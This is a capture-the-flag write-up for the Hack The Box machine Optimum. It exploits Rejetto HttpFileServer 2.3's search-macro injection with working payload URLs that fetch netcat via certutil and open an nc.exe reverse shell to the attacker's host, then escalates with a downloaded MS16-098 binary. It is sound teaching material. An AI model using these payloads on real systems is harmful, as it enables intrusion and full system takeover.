Optimum
Name: Optimum
Creator: ch4p
Difficulty: Easy
Intro
Optimum was released on 18 Mar 2017 and it is an easy rated Windows box, which makes it a good place for beginners. I originally completed this when it had already retired and I was making my way through some of the older boxes during a break from active boxes. When I originally completed this I vaguely remember having issues getting the privilege escalation to work. So this is a good opportunity to revisit and figure out what was causing those issues.
Getting Started
As is always the case we start off with performing a full port scan against the box to get an idea of what services are available. My preferred command is shown below:
nmap -p- 10.10.10.8 -sC -sV -v -oA full-scan
This command runs a SYN, or half-open scan against all ports. With the additional flags running default scripts, version detection and creating an output file in various formats.
The scan gives the following results:

So yeah! Not a lot to go on so I guess we need to dive into this web app.
Enumeration
The first thing I like to do with a web app is to have a browse around as a user and see what there is. In this case it is just a simple file server.

By clicking on the server information link at the bottom of the page it directs you to the rejetto website. Valuable information, as now we know it is a rejetto httpfileserver 2.3. It is worth checking if this has any known public exploits.

Quite a few for the version in use, and most of them are remote command execution as well. This could be just the attack path needed to get a foothold. A quick look at a few of the exploits give an idea of what the vulnerability is and how it is exploited. With 34668.txt result from searchsploit giving a good overview of the problem.
issue exists due to a poor regex in the file ParserLib.pas
function findMacroMarker(s:string; ofs:integer=1):integer;
begin result:=reMatch(s, '\{[.:]|[.:]\}|\|', 'm!', ofs) end;
it will not handle null byte so a request to
http://localhost:80/?search=%00{.exec|cmd.}will stop regex from parse macro , and macro will be executed and remote code injection happen.
This means that if a crafted search query is performed it is possible to break the function and execute your own code. How the other scripts exploit this is by creating a Visual Basic script to download netcat from a webserver in the first request, then a second request to execute that script, and finally a third request to run the netcat reverse shell command.
Exploitation
Now rather than diving straight into using one of those scripts lets have a play with it manually and get it working! A nice simple method I use to confirm code execution is to get the target to run the ping command, and watch for the response in tcpdump or wireshark. Looking at the information about the exploit, this should be as easy as:
https://10.10.10.8/?search=%00{.exec|ping.exe 10.10.14.9.}
Just remember that if you are not submitting this in a browser to URL encode the space. When you check tcpdump or wireshark you should see the ICMP request and responses.

So with code execution proven, now it is a simple matter of getting a shell up and running. First up is getting netcat uploaded, in previous write-ups I have used a SMB share to get files onto a target. This time we will use certutil. A native binary on Windows which is used for certificate management, but it has the rather handy feature of being able to download files when you use the command with the following flags:
certutil -urlcache -split -f <hosting location> <output file>
With this exploit the command looks like this:
http://10.10.10.8/?search=%00{.exec|certutil.exe -urlcache -split -f http://10.10.14.9/nc.exe C:\windows\temp\nc.exe.}
Where the output directory is somewhere that tends to be world writeable. Now all that is needed is to setup a webserver to host the file. My go to is a simple python based one, and I recently moved to the Python3 implementation which can be used with the following command:
python3 -m http.server 80
This will setup a webserver on port 80 in the directory you run the command from, so make sure you don’t drop it in your root directory or anything silly like that! Now the certutil command can be ran, and the webserver can be monitored for the incoming request.


Then a listener can be setup using netcat, and the exploit used to launch the reverse shell with the following command:
http://10.10.10.8/?search=%00{.exec|C:\windows\temp\nc.exe -e cmd.exe 10.10.14.9 443.}
Which will instantly give a shell with command prompt.
Privilege Escalation
Running syteminfo gives a quick overview of the target, and in this case we can see it is Server 2012 R2 and has had 31 hotfixes installed.

If you want to get your hands really dirty you can sit and manually check which patches haven’t been applied and see if any of those fix privilege escaltion vulnerabilities. Or you can use Windows Exploit Suggester, which will take the output of Systeminfo and work out what is missing. This gives an indication of what vulnerabilities are potentially present on the system.
As many updates have been released since this box was launched there is going to be a lot of output with these tools. But the intended path is going to be something from before Mar 2017 in all likelihood. This is a bigger issue if you use the newer version - wesng which is more useful for modern OS like Windows 10.
The output from this is huge! Now it’s a case of going through the results and finding which one is the best fit. This can take some time, but odds are a lot of these will work.
The one I used is MS16-098 and can be found in searchsploit.

Checking over 41020.c there is a comment at the top that links to a pre-compiled binary for the exploit and as this is one of the curated Offensive Security exploits there is an associated level of trust you can place in it, as normally I wouldn’t recommend blindly downloading and executing exploits you haven’t checked over and compiled yourself. Just so you don’t break something!
The binary can be got from:
https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/41020.exe
This can be done quickly from the command prompt with wget.

It is then transferred to the target using the certutil method that was used previously.
certutil -urlcache -split -f http://10.10.14.9/ms16-098.exe C:\Users\kostas\Desktop\ms16-098.exe
This can then be executed to give us that lovely System shell!
